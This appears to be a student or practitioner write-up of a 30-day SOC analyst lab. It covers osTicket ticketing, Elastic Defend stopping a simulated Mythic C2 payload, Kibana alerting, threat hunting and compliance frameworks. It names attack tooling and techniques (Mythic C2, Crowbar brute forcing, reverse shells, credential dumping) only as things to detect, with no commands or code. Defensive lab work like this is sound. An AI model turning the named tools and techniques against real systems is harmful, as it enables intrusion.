
What's Next?

Post-Install Setup: You can now log in to Admin Panel with the username and password you created during the install process. After a successful log in, you can proceed with post-install setup.For complete and upto date guide see osTicket wiki


Commercial Support Available: Don't let technical problems impact your osTicket implementation. Get guidance and hands-on expertise to address unique challenges and make sure your osTicket runs smoothly, efficiently, and securely. Learn More!

Installing OsTicket

OsTicket Setup page




OsTicket First ticket active.




OsTicket ticket ingestion with priority levels.

EDR:





Elastic has a built in EDR feature that allows for response, isolation of host, and viewing host activities.



Elastic Security has prevented the mythic.exe from running, and the malware file is gone from the public downloads folder.


Elastic Defend:





Furthermore, we can see the success in Elastic's response to stopping the malware with an event code of Malicious_file. There is also other information such as File path, file signature details, and quarantine information.

EDR Response/ Incident Response:



Multiple rules can be set for Elastic Defend such as Isolate, Kill Process, Suspend Process.

Incident Investigation:

Deep analysis: During the challenge, we performed in-depth investigations of simulated security incidents such as brute force attacks and command-and-control (C2) callbacks. This included end-to-end analysis from log ingestion to correlating indicators of compromise (IOCs) and isolating attacker behaviors across endpoints. Using Elastic's Search and Discover features, we query the system logs to track suspicious activities, such as repeated failed logins, execution of encoded PowerShell commands, and unusual outbound traffic.

Alert Dashboard: Custom alert dashboards were built in Kibana to provide real-time monitoring of anomalies. Alerts included triggers for RDP and SSH brute force attacks, abnormal login hours, and uncommon network behavior. Visualization tools like time-series graphs, geolocation maps, and data tables were used to correlate event frequency and highlight outliers.

Windows Log: Elastic Agent collected event logs from Windows endpoints via Winlogbeat. These included:

- Event ID 4625: Failed login attempts (used to detect brute force).
- Event ID 4688: New process creation (useful for tracking suspicious script execution).
- Sysmon logs: Provided enhanced visibility on process relationships and network activity, enabling identification of lateral movement and persistence techniques.

Threat Hunting: A proactive threat hunting process was implemented using the MITRE ATT&CK framework. This included pivoting on key indicators such as IP addresses, hostnames, command-line strings, and file hashes. We monitored for:

- Repeated login failures followed by a successful login.
- Unusual PowerShell and encoded command execution.
- C2 beaconing behavior consistent with Mythic C2 profiles.

Behavior Analysis: Behavioral baselines were established for normal user and system activity. We identified anomalies such as:

- Login from an unusual geographic location.
- System resource spikes during non-working hours.
- Unauthorized registry modifications and scheduled task creation, indicative of persistence mechanisms.

Endpoint: Endpoints were monitored using Elastic Defend and Elastic Agent. Key functions included:

- Detecting process injection and credential dumping techniques.
- Monitoring lateral movement between the Windows and Ubuntu servers.
- Automatically blocking high-risk processes through policy enforcement.


User: User-based anomaly detection was used to investigate insider threats and compromised accounts. Patterns such as:

- Privilege escalation.
- Accessing sensitive files during off-hours.

- Repeated access failures followed by success were tracked and correlated with known attack behaviors.

Malware Analysis: We analyzed suspicious binaries and scripts captured through Mythic C2. Key steps included:

- Hashing files and comparing them against VirusTotal and AbuseIPDB.



- Reverse engineering basic scripts to identify encoded payloads.
- Isolating compromised endpoints to prevent further spread.

MITRE ATTACK: The MITRE ATT&CK framework guided our detection logic and hunting methodology. We focused on techniques such as:

- T1110 – Brute Force
- T1059 – Command and Scripting Interpreter

- T1027 – Obfuscated Files or Information
- T1071 – Application Layer Protocol

Mapping activity to ATT&CK tactics helped standardize our understanding of the attacker's lifecycle and informed defensive strategies.

Diamond Model: The Diamond Model of Intrusion Analysis was used to break down incidents into four components:

- Adversary: Simulated red team attacker using Mythic.
- Capability: Brute force tools (Crowbar), C2 payloads and persistence mechanisms in the malware payload.
- Infrastructure: Public IPs, reverse shells, C2 channels.
- Victim: Windows Server (RDP) and Ubuntu Server (SSH).

By mapping these relationships, we established incident timelines and attack vectors, aiding both containment and future mitigation planning.

Recommendations:

We developed playbooks focused on detecting abnormal activity via SIEM tools, particularly Elastic. The response included:

- Alert Triggered: Brute force alert triggered on Windows RDP and SSH.
- Investigation: We query event logs and identify malicious IP via AbuseIPDB.
- Containment: Blocking IP on firewall and isolating affected endpoint.
- Recovery: Conducting root cause analysis and strengthening endpoint policies.

False Positives: Some brute force alerts were generated by internal security scans and failed DevOps login attempts. To reduce noise, we tuned detection rules and whitelisted known IP ranges while still maintaining high alert fidelity.

Security Auditing: Regular auditing of endpoint configurations, login attempts, and system integrity helped ensure visibility into potential misconfigurations or unnoticed breaches. Logs were centrally stored and time-stamped to maintain chain-of-custody for future forensic reviews.

Zero Trust: The project reinforced the Zero Trust model: never trust, always verify. We implemented:

- Least privilege access on endpoints.
- MFA for administrative accounts.
- Segmentation of test systems to isolate exposure during red team exercises.

NIST RMF:

The NIST Risk Management Framework (RMF) was conceptually applied to our lab, focusing on:

- Categorize lab systems by impact (e.g., high-risk if exposed to the internet).
- Select appropriate security controls (e.g., logging, endpoint protection).
- Implement controls via Elastic Defend and Firewall rules.
- Assess effectiveness through active attack simulations.
- Authorize the environment for continued testing.
- Monitor and adjust based on daily alert output and behavior anomalies.

Aligned with the five core functions:

- **Identify:** Assets in Vultr cloud and their associated risks.
- **Protect:** Deployed EDR and hardened configurations.
- **Detect:** Configured dashboards, alerts, and threat hunts.
- **Respond:** Documented playbooks and incident handling workflows.
- **Recover:** Reset compromised credentials and rebuild affected machines from hardened images.

NIST Cybersecurity Framework (NIST CSF)

A voluntary framework that helps organizations build cyber resiliency. The NIST CSF is a risk management framework that focuses on five steps: identify, protect, detect, respond, and recover. It's required for U.S. Federal Agencies, but voluntary for industry organizations.

ISO/IEC 27001

A globally recognized standard that helps organizations manage the security of their assets. It includes a structured framework for protecting sensitive data, such as financial information, intellectual property, and employee details

While ISO/IEC 27001 is not a direct requirement for the lab, its principles were followed:

- Asset classification (e.g., critical servers vs. analyst systems).
- Log retention and secure data handling.
- Access controls and administrative privileges were enforced per need-to-know.

Conclusion:

The 30-Day SOC Analyst Challenge provides comprehensive, hands-on experience in building and managing a Security Operations Center (SOC) using open-source tools and cloud infrastructure. By simulating real world attacks such as brute force attempts and command-and-control (C2) operations, and responding with tools like the ELK Stack, Mythic C2, osTicket, and Elastic Defend, this project successfully bridged the gap between academic learning and practical cybersecurity skills. We gained essential experience in log analysis, threat detection, incident response, and SOC workflow management, culminating in a functional lab environment that mirrors real-world operations.

To further enhance the lab and its value, future iterations should incorporate automated detection and response workflows, advanced threat intelligence feeds, and expanded coverage of diverse endpoints and attack vectors. Integrating containerization tools like Docker and adopting Zero Trust security principles can improve scalability and resilience. These improvements will ensure the SOC lab remains effective and adaptable to the rapidly evolving threat landscape.